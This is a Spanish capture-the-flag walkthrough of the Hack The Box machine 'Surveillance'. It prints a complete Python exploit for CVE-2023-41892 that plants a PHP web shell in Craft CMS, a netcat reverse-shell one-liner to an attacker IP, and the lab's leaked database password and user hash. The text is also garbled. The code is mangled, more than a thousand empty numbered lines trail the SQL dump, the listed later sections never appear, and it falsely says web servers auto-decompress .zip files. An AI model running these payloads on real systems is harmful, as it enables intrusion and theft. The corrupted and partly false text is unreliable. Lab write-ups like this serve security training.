

SURVEILLANCE

- 1. SURVEILLANCE
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Fuzzing web
 - 1.5. Craft CMS 4.4.14 RCE exploit
 - 1.6. Stable shell
 - 1.7. Leaked MySQL credentials
 - 1.8. Cracking hash with Hashcat
 - 1.9. Remote port forwarding
 - 1.10. ZoneMinder exploit
 - 1.11. Privesc via sudoers ZoneMinder update

1. SURVEILLANCE

www

<https://app.hackthebox.com/machines/Surveillance>

SURVEILLANCE 680

RETIRE MACHINE

Surveillance

LINUX MEDIUM

4.4
MACHINE RATING

6892
USER OWNS

5626
SYSTEM OWNS

09/12/2023
RELEASED

Created by TheCyberGeek & TRX

Copy Link

Play Machine

1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

```
> settarget "10.10.11.245 Surveillance"
> ping 10.10.11.245
PING 10.10.11.245 (10.10.11.245) 56(84) bytes of data:
64 bytes from 10.10.11.245: icmp_seq=1 ttl=63 time=41.6 ms
64 bytes from 10.10.11.245: icmp_seq=2 ttl=63 time=56.3 ms
64 bytes from 10.10.11.245: icmp_seq=3 ttl=63 time=45.6 ms
64 bytes from 10.10.11.245: icmp_seq=4 ttl=63 time=53.0 ms
64 bytes from 10.10.11.245: icmp_seq=5 ttl=63 time=44.2 ms
64 bytes from 10.10.11.245: icmp_seq=6 ttl=63 time=43.8 ms
^C
--- 10.10.11.245 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5004ms
rtt min/avg/max/mdev = 41.584/47.411/56.269/5.337 ms
^C
Δ > /home/parrot/prjor/CTF/HTB/Surveillance/nmap > took 5s > |
```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

```
> nmap -p- -sS --min-rate 5000 -n -Pn 10.10.11.245 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-27 12:36 CET
Nmap scan report for 10.10.11.245
Host is up (0.18s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 7.04 seconds
> extractPorts allports
```

	File: extractPorts.tmp
1	
2	[*] Extracting information...
3	
4	[*] IP Address: 10.10.11.245
5	[*] Open ports: 22,80
6	
7	[*] Ports copied to clipboard
8	

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.

```
> nmap -sCV -p22,80 10.10.11.245 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-27 12:37 CET
Nmap scan report for 10.10.11.245
Host is up (0.11s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 96071cc6773e07a0cc6f2419744d570b (ECDSA)
|_ 256 0ba4c0cfe23b95aef0f5df7d0c88d6ce (ED25519)
80/tcp    open  http     nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://surveillance.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.30 seconds
```

Añadimos el dominio y la IP al `/etc/hosts`, ya que se está aplicando **virtual hosting**.

```

> cat /etc/hosts
File: /etc/hosts
1 # Host addresses
2 127.0.0.1 localhost
3 192.168.1.130 parrot
4 ::1 localhost ip6-localhost ip6-loopback
5 ff02::1 ip6-allnodes
6 ff02::2 ip6-allrouters
7
8 # Others
9 10.10.11.245 surveillance.htb

```

1.3. Tecnologías web

Whatweb: nos reporta lo siguiente. Vemos que se está usando un **CMS** por detrás llamado **Craft**, el cual se utiliza para crear y administrar sitios web y aplicaciones digitales.

```

$ whatweb http://10.10.11.245
http://10.10.11.245 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.245], RedirectLocation[http://surveillance.htb/], Title[302 Found], nginx[1.18.0]
http://surveillance.htb/ [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[demo@surveillance.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.245], JQuery[3.4.1], Script[text/javascript], Title[Surveillance], X-Powered-By[Craft CMS], X-UA-Compatible[IE=edge], nginx[1.18.0]

```

Wappalyzer: entramos a la web, y nos reporta esto.

The Wappalyzer overlay shows the following technologies detected on the website:

- CMS:** Craft CMS
- Operating systems:** Ubuntu
- Font scripts:** Font Awesome, Google Font API
- CDN:** cdnjs, Cloudflare
- Web frameworks:** Yii
- JavaScript libraries:** jQuery 3.4.1
- Miscellaneous:** Popper
- Reverse proxies:** Nginx 1.18.0



Craft CMS es una plataforma de gestión de contenido web creada por la empresa Pixel & Tonic. Es un sistema flexible, diseñado para desarrolladores y diseñado para crear sitios web personalizados y experiencias digitales.

1.4. Fuzzing web

Gobuster: listamos directorios con esta herramienta. Encontramos un directorio `/admin` que puede ser interesante. Tratamos de loguearnos con credenciales por defecto de este servicio, pero no conseguimos acceso.

```

> gobuster dir -u http://surveillance.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,html,bak,txt
=====
Gobuster v3.1.0
by DJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://surveillance.htb
[+] Method:          GET
[+] Threads:         20
[+] Wordlist:         /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.1.0
[+] Extensions:      php,html,bak,txt
[+] Timeout:         10s
=====
2024/02/27 12:43:35 Starting gobuster in directory enumeration mode
=====
/ (Status: 200) [Size: 1]
/index.php (Status: 200) [Size: 16230]
/images (Status: 301) [Size: 178] [--> http://surveillance.htb/images/]
/img (Status: 301) [Size: 178] [--> http://surveillance.htb/img/]
/admin (Status: 302) [Size: 0] [--> http://surveillance.htb/admin/login]
/css (Status: 301) [Size: 178] [--> http://surveillance.htb/css/]
/js (Status: 301) [Size: 178] [--> http://surveillance.htb/js/]
/logout (Status: 302) [Size: 0] [--> http://surveillance.htb/]
/p1 (Status: 200) [Size: 16230]
/fonts (Status: 301) [Size: 178] [--> http://surveillance.htb/fonts/]
/p3 (Status: 200) [Size: 16230]
/p2 (Status: 200) [Size: 16230]
/p4 (Status: 200) [Size: 16230]
/p5 (Status: 200) [Size: 16230]
/wp-admin (Status: 418) [Size: 24489]
/p6 (Status: 200) [Size: 16230]
/p7 (Status: 200) [Size: 16230]
/p11 (Status: 200) [Size: 16230]
/p10 (Status: 200) [Size: 16230]
/p12 (Status: 200) [Size: 16230]
/p8 (Status: 200) [Size: 16230]

```

1.5. Craft CMS 4.4.14 RCE exploit

CVE-2023-41892:

Encontramos la versión del CMS en el código fuente de la página web: **Craft 4.4.14**.


```

7 <!-- footer section -->
8 <section class="footer section">
9   <div class="container">
10    <div>
11      <copy> <span id="displayYear"></span> All Rights Reserved By
12      SURVEILLANCE.HTB</div> <div> Powered by <a href="https://github.com/craftcms/craft/tree/4.4.14">Craft CMS</a></div>
13    </div>
14  </section>
15 <!-- footer section -->
16 <!-- jQuery -->
17 <script type="text/javascript" src="js/jquery-3.4.1.min.js"></script>
18 <!-- popper.js -->
19 <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity="sha384-06E9RHvbIyZFJoft+2mJBAEwlDlV19I0y5n3zV9zTmI3UksdQ0RVoxMfooAo" crossorigin="anonymous">
20 </script>
21 <!-- Bootstrap.js -->
22 <script type="text/javascript" src="js/bootstrap.js"></script>
23 <!-- Owl slider -->
24 <script src="https://cdnjs.cloudflare.com/ajax/libs/owl-carousel/2.3.4/owl.carousel.min.js"></script>
25 <!-- custom.js -->
26 <script type="text/javascript" src="js/custom.js"></script>
27 <!-- Google Map -->
28 <script src="https://maps.googleapis.com/maps/api/js?key=AIzaSyCh39n5U-4IoWpsVLuhmdG8puEkhlDmT6callback=myMap">
29 </script>
30 <!-- End Google Map -->


```

Buscamos exploits para la versión de este servicio. Encontramos uno que deriva en un **RCE**, el cual compartimos a continuación.


<https://gist.github.com/to016/b796ca3275fa11b5ab9594b1522f7226>



Clonamos este repositorio en nuestro directorio y damos permisos de ejecución al exploit. Nos ponemos en escucha con **Netcat** por un puerto.



Script en Python:



```

5 headers = {
6     "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.88
Safari/537.36"
7 }
8
9 def writePayloadToTempFile(documentRoot):
10
11     data = {
12         "action": "conditions/render",
13         "configObject[class]":
"craft\elements\conditions\ElementCondition",
14         "config": '{"name":"configObject","as ":{"class":"Imagick",
"__construct()":{"files":"msl:/etc/passwd"}}}'
15     }
16
17     files = {
18         "image1": ("pwn1.msl", """<?xml version="1.0" encoding="UTF-8"?>
19 <image>
20 <read filename="caption:&lt;?php @system(@$_REQUEST['cmd']); ?
&gt;"/>
21 <write filename="info:DOCUMENTROOT/cpresources/shell.php" />
22 </image>""".replace("DOCUMENTROOT", documentRoot), "text/plain")
23     }
24
25     response = requests.post(url, headers=headers, data=data,
files=files)
26
27 def getTmpUploadDirAndDocumentRoot():
28     data = {
29         "action": "conditions/render",
30         "configObject[class]":
"craft\elements\conditions\ElementCondition",
31         "config": r'{"name":"configObject","as ":
{"class":"\\GuzzleHttp\\Psr7\\FnStream", "__construct()":{"methods":
{"close":"phpinfo"}}}'
32     }
33
34     response = requests.post(url, headers=headers, data=data)
35
36     pattern1 = r'<tr><td class="e">upload_tmp_dir</td><td class="v">
(.*)</td><td class="v">(.*)</td></tr>'
37     pattern2 = r'<tr><td class="e">\$_SERVER\[\'DOCUMENT_ROOT\'</td>
<td class="v">([^\<]+)</td></tr>'
38

```

```

39     match1 = re.search(pattern1, response.text, re.DOTALL)
40     match2 = re.search(pattern2, response.text, re.DOTALL)
41     return match1.group(1), match2.group(1)
42
43 def triggerImagick(tmpDir):
44
45     data = {
46         "action": "conditions/render",
47         "configObject[class]":
48         "craft\elements\conditions\ElementCondition",
49         "config": '{"name":"configObject","as ":{"class":"Imagick",
50         "__construct()":{"files":"vid:msl:' + tmpDir + r'/php*"}}}'
51     }
52     response = requests.post(url, headers=headers, data=data)
53     <center><p align="left"></p></center>
54 def shell(cmd):
55     response = requests.get(url + "/cpresources/shell.php", params=
56     {"cmd": cmd})
57     match = re.search(r'caption:(.*?)CAPTION', response.text, re.DOTALL)
58
59     if match:
60         extracted_text = match.group(1).strip()
61         print(extracted_text)
62     else:
63         return None
64     return extracted_text
65
66 if __name__ == "__main__":
67     if(len(sys.argv) != 2):
68         print("Usage: python CVE-2023-41892.py <url>")
69         exit()
70     else:
71         url = sys.argv[1]
72         print("[-] Get temporary folder and document root ...")
73         upload_tmp_dir, documentRoot = getTmpUploadDirAndDocumentRoot()
74         tmpDir = "/tmp" if "no value" in upload_tmp_dir else
75         upload_tmp_dir
76         print("[-] Write payload to temporary file ...")
77         try:
78             writePayloadToTempFile(documentRoot)
79         except requests.exceptions.ConnectionError as e:
80             print("[-] Crash the php process and write temp file
81             successfully")
82
83         print("[-] Trigger imagick to write shell ...")

```

```

79         try:
80             triggerImagick(tmpDir)
81         except:
82             pass
83
84         print("[ - ] Done, enjoy the shell")
85         while True:
86             cmd = input("$ ")
87             shell(cmd)
88

```

- Se importan las bibliotecas necesarias `requests`, `re` y `sys` y define los encabezados para simular una solicitud realizada por un navegador web convencional.
- `writePayloadToTempFile(documentRoot)`: esta función envía una solicitud **POST** al servidor con un payload especialmente diseñado para escribir un archivo temporal en el servidor. El payload se construye de tal manera que el archivo temporal se crea con permisos de escritura en una ubicación específica. El objetivo aquí es escribir un **archivo PHP** que actuará como una puerta trasera (**shell**) en el servidor. El archivo PHP se escribe en una ubicación específica que se determina utilizando la ruta del documento raíz (**documentRoot**).
- `getTmpUploadDirAndDocumentRoot()`: esta función intenta obtener la ruta de la carpeta temporal y la ruta del documento raíz del servidor objetivo. Realiza una solicitud **POST** al servidor con una configuración específica y luego utiliza **expresiones regulares** para extraer la información necesaria de la respuesta del servidor.
- `triggerImagick(tmpDir)`: esta función envía una solicitud **POST** al servidor con datos específicos para explotar una vulnerabilidad en el servicio **Imagick**, que parece estar relacionada con la manipulación de archivos. La explotación de esta vulnerabilidad puede permitir la ejecución de código arbitrario en el servidor.
- `shell(cmd)`: esta función ejecuta comandos en el servidor remoto al hacer una solicitud **GET** al servidor a través de la puerta trasera PHP. El resultado de la ejecución del comando se extrae de la respuesta del servidor y se imprime en la salida estándar.

“

Imagick es una biblioteca de software de código abierto que proporciona funciones para crear, editar, componer o convertir imágenes en una amplia variedad de formatos. Está escrita en **C**

y se puede utilizar en varios lenguajes de programación, incluidos PHP, Python, Ruby, Perl, entre otros, a través de extensiones específicas. Esta biblioteca es ampliamente utilizada en aplicaciones web y sistemas que manejan imágenes, ya que ofrece una amplia gama de capacidades, como redimensionamiento de imágenes, manipulación de colores, aplicar efectos especiales, composición de imágenes, entre otras.

1.6. Stable shell

Obtenemos nuestra shell reversa, pero ésta no es del todo interactiva. No obstante, nos enviaremos otra shell reversa más estable con: `rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.16.12 4444 >/tmp/f` desde la máquina víctima, habiéndonos puesto en escucha previamente con **Netcat**. Ahora sí, realizamos el **tratamiento de la TTY**. Estamos como usuario **www-data**.

```
$ nc -l -p 4444
/var/www/html/craft/web/cpresources$ export TERM=xterm
$ rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.16.12 4444 >/tmp/f
$

www-data@surveillance:~/html/craft/web/cpresources$ export TERM=xterm
www-data@surveillance:~/html/craft/web/cpresources$ export SHELL=bash
www-data@surveillance:~/html/craft/web/cpresources$ stty rows 52 columns 204
www-data@surveillance:~/html/craft/web/cpresources$
```

1.7. Leaked MySQL credentials

Hacemos `cat /etc/passwd | grep bash` para ver que usuarios existen a nivel de sistema que tengan asignada una **Bash** como terminal. A parte de **root**, hay otros dos usuarios: **matthew** y **zoneminder**. Explorando los archivos, encontramos uno llamado **/.env** el cual contiene credenciales para conectarnos a la base de datos **MySQL**. Nos conectamos exitosamente. Tras investigar la base de datos, encontramos unas credenciales para un usuario **admin**. Éstas parecen ser del servicio web **Craft** y pensamos que poco nos servirán ahora mismo. En cualquier caso, las guardamos.

```

www-data@surveillance:~/html/craft$ cat .env
# Read about configuration, here:
# https://craftcms.com/docs/4.x/config/

# The application ID used to to uniquely store session and cache data, mutex locks, and more
CRAFT_APP_ID=craftCMS--870c5b0b-ee27-4e90-acdf-8436a93ca4c7

# The environment Craft is currently running in (dev, staging, production, etc.)
CRAFT_ENVIRONMENT=production

# The secure key Craft will use for hashing and encrypting data
CRAFT_SECURITY_KEY=2Hf1LL30AEsX8jzY0VY5L7uUizKMB2_

# Database connection settings
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=craftdb
CRAFT_DB_USER=craftuser
CRAFT_DB_PASSWORD=CraftCMSPassword2023!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

# General settings (see config/general.php)
DEV_MODE=false
ALLOW_ADMIN_CHANGES=false
DISALLOW_ROBOTS=false

PRIMARY_SITE_URL=http://surveillance.htb/
www-data@surveillance:~/html/craft$ pwd
/var/www/html/craft
www-data@surveillance:~/html/craft$ mysql localhost -u craftuser
ERROR 1045 (28000): Access denied for user 'craftuser'@'localhost' (using password: NO)
www-data@surveillance:~/html/craft$ mysql -u craftuser
ERROR 1045 (28000): Access denied for user 'craftuser'@'localhost' (using password: NO)
www-data@surveillance:~/html/craft$ mysql -u craftuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 103214
Server version: 10.6.12-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>

```

Encontramos un archivo **.zip** que parece ser un backup de la base de datos **MySQL**. Copiaremos este archivo a **/html/craft/web**, que es el directorio desde donde se ofrecía el servidor web. Posteriormente, descargamos este archivo accediendo a él desde nuestro navegador. Esto lo hicimos así porque con **cat** mostraba el contenido tal y como está, sin interpretarse ni procesarse. En cualquier caso, tras descargar este archivo y descomprimirlo, lo abrimos con Nvim para buscar y filtrar por los posibles usuarios: **/matthew** (usamos **[n]** para avanzar en las coincidencias). Finalmente, encontramos una **hash**.

Cuando copiamos el archivo **.zip** a un directorio web y accedemos a través de un navegador web, el servidor interpreta el archivo de manera diferente. Algunos servidores web, como **Apache**, pueden estar configurados para descomprimir automáticamente ciertos tipos de archivos comprimidos, como los archivos **.zip**, y

servir el contenido del archivo descomprimido en su lugar.

```

www-data@surveillance:~/html/craft/storage/backups$ ls
surveillance--2023-10-17-202801--v4.4.14.sql.zip
www-data@surveillance:~/html/craft/storage/backups$ pwd
/var/www/html/craft/storage/backups
www-data@surveillance:~/html/craft/storage/backups$ cd ..
www-data@surveillance:~/html/craft/storage$ ls
backups config-deltas logs runtime
www-data@surveillance:~/html/craft/storage$ cd ..
www-data@surveillance:~/html/craft$ ls
bootstrap.php composer.json composer.lock config craft migrations storage templates vendor web
www-data@surveillance:~/html/craft$ cd web
www-data@surveillance:~/html/craft/web$ ls
cypressources css fonts images img index.php js web.config
www-data@surveillance:~/html/craft/web$ cp /var/www/html/craft/storage/backups/surveillance--2023-10-17-202801--v4.4.14.sql.zip .
www-data@surveillance:~/html/craft/web$ ls
cypressources css fonts images img index.php js surveillance--2023-10-17-202801--v4.4.14.sql.zip web.config
www-data@surveillance:~/html/craft/web$ ls /home
matthew zonenminder
www-data@surveillance:~/html/craft/web$

2232 UNLOCK TABLES;
2233 commit;
2234
2235 --
2236 -- Dumping data for table 'users'
2237 --
2238
2239 LOCK TABLES 'users' WRITE;
2240 /*140000 ALTER TABLE 'users' DISABLE KEYS */;
2241 set autocommit=0;
2242 INSERT INTO 'users' VALUES (1,NULL,1,0,0,0,1,'admin','Matthew B','matthew','B','admins@surveillance.htb','39ed84b22ddc63ab3725a1820aaa7f73abf3f10d0848123562c9f35c675770ec','2023-10-17 20:22:34',NULL,
,NULL,NULL,'2023-10-11 18:58:57',NULL,1,NULL,NULL,0,'2023-10-17 20:27:46','2023-10-11 17:57:16','2023-10-17 20:27:46');
2243 /*140000 ALTER TABLE 'users' ENABLE KEYS */;
2244 UNLOCK TABLES;
2245 commit;
2246
2247 --
2248 -- Dumping data for table 'volumefolders'
2249 --
2250
2251 LOCK TABLES 'volumefolders' WRITE;
2252 /*140000 ALTER TABLE 'volumefolders' DISABLE KEYS */;
2253 set autocommit=0;
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2660
2661
2662
2663
2664
2665
2666
2667
2668
2669
2670
2671
2672
2673
2674
2675
2676
2677
2678
2679
2680
2681
2682
2683
2684
2685
2686
2687
2688
2689
2690
2691
2692
2693
2694
2695
2696
2697
2698
2699
2700
2701
2702
2703
2704
2705
2706
2707
2708
2709
2710
2711
2712
2713
2714
2715
2716
2717
2718
2719
2720
2721
2722
2723
2724
2725
2726
2727
2728
2729
2730
2731
2732
2733
2734
2735
2736
2737
2738
2739
2740
2741
2742
2743
2744
2745
2746
2747
2748
2749
2750
2751
2752
2753
2754
2755
2756
2757
2758
2759
2760
2761
2762
2763
2764
2765
2766
2767
2768
2769
2770
2771
2772
2773
2774
2775
2776
2777
2778
2779
2780
2781
2782
2783
2784
2785
2786
2787
2788
2789
2790
2791
2792
2793
2794
2795
2796
2797
2798
2799
2800
2801
2802
2803
2804
2805
2806
2807
2808
2809
2810
2811
2812
2813
2814
2815
2816
2817
2818
2819
2820
2821
2822
2823
2824
2825
2826
2827
2828
2829
2830
2831
2832
2833
2834
2835
2836
2837
2838
2839
2840
2841
2842
2843
2844
2845
2846
2847
2848
2849
2850
2851
2852
2853
2854
2855
2856
2857
2858
2859
2860
2861
2862
2863
2864
2865
2866
2867
2868
2869
2870
2871
2872
2873
2874
2875
2876
2877
2878
2879
2880
2881
2882
2883
2884
2885
2886
2887
2888
2889
2890
2891
2892
2893
2894
2895
2896
2897
2898
2899
2900
2901
2902
2903
2904
2905
2906
2907
2908
2909
2910
2911
2912
2913
2914
2915
2916
2917
2918
2919
2920
2921
2922
2923
2924
2925
2926
2927
2928
2929
2930
2931
2932
2933
2934
2935
2936
2937
2938
2939
2940
2941
2942
2943
2944
2945
2946
2947
2948
2949
2950
2951
2952
2953
2954
2955
2956
2957
2958
2959
2960
2961
2962
2963
2964
2965
2966
2967
2968
2969
2970
2971
2972
2973
2974
2975
2976
2977
2978
2979
2980
2981
2982
2983
2984
2985
2986
2987
2988
2989
2990
2991
2992
2993
2994
2995
2996
2997
2998
2999
3000
3001
3002
3003
3004
3005
3006
3007
3008
3009
3010
3011
3012
3013
3014
3015
3016
3017
3018
3019
3020
3021
3022
3023
3024
3025
3026
3027
3028
3029
3030
3031
3032
3033
3034
3035
3036
3037
3038
3039
3040
3041
3042
3043
3044
3045
3046
3047
3048
3049
3050
3051
3052
3053
3054
3055
3056
3057
3058
3059
3060
3061
3062
3063
3064
3065
3066
3067
3068
3069
3070
3071
3072
3073
3074
3075
3076
3077
3078
3079
3080
3081
3082
3083
3084
3085
3086
3087
3088
3089
3090
3091
3092
3093
3094
3095
3096
3097
3098
3099
3100
3101
3102
3103
3104
3105
3106
3107
3108
3109
3110
3111
3112
3113
3114
3115
3116
3117
3118
3119
3120
3121
3122
3123
3124
3125
3126
3127
3128
3129
3130
3131
3132
3133
3134
3135
3136
3137
3138
3139
3140
3141
3142
3143
3144
3145
3146
3147
3148
3149
3150
3151
3152
3153
3154
3155
3156
3157
3158
3159
3160
3161
3162
3163
3164
3165
3166
3167
3168
3169
3170
3171
3172
3173
3174
3175
3176
3177
3178
3179
3180
3181
3182
3183
3184
3185
3186
3187
3188
3189
3190
3191
3192
3193
3194
3195
3196
3197
3198
3199
3200
3201
3202
3203
3204
3205
3206
3207
3208
3209
3210
3211
3212
3213
3214
3215
3216
3217
3218
3219
3220
3221
3222
3223
3224
3225
3226
3227
3228
3229
3230
3231
3232
3233
3234
3235
3236
3237
3238
3239
3240
3241
3242
3243
3244
3245
3246
3247
3248
3249
3250
3251
3252
3253
3254
3255
3256
3257
3258
3259
3260
3261
3262
3263
3264
3265
3266
3267
3268
3269
3270
3271
3272
3273
3274
3275
3276
3277
3278
3279
3280
3281
3282
3283
3284
3285
3286
3287
3288
3289
3290
3291
3292
3293
3294
3295
3296
3297
3298
3299
3300
3301
3302
3303
3304
3305
3306
3307
3308
3309
3310
3311
3312
3313
3314
3315
3316
3317
3318
3319
3320
3321
3322
3323
3324
3325
3326
3327
3328
3329
3330
3331
3332
3333
3334
3335
3336
3337
3338
3339
3340
3341
3342
3343
3344
3345
3346
3347
3348
3349
3350
3351
3352
3353
3354
3355
3356
3357
3358
3359
3360
3361
3362
3363
3364
3365
3366
3367
3368
3369
3370
3371
3372
3373
3374
3375
3376
3377
3378
3379
3380
3381
3382
3383
3384
3385
3386
3387
3388
3389
3390
3391
3392
3393
3394
3395
3396
3397
3398
3399
3400
3401
3402
3403
3404
3405
3406
3407
3408
3409
3410
3411
3412
3413
3414
3415
3416
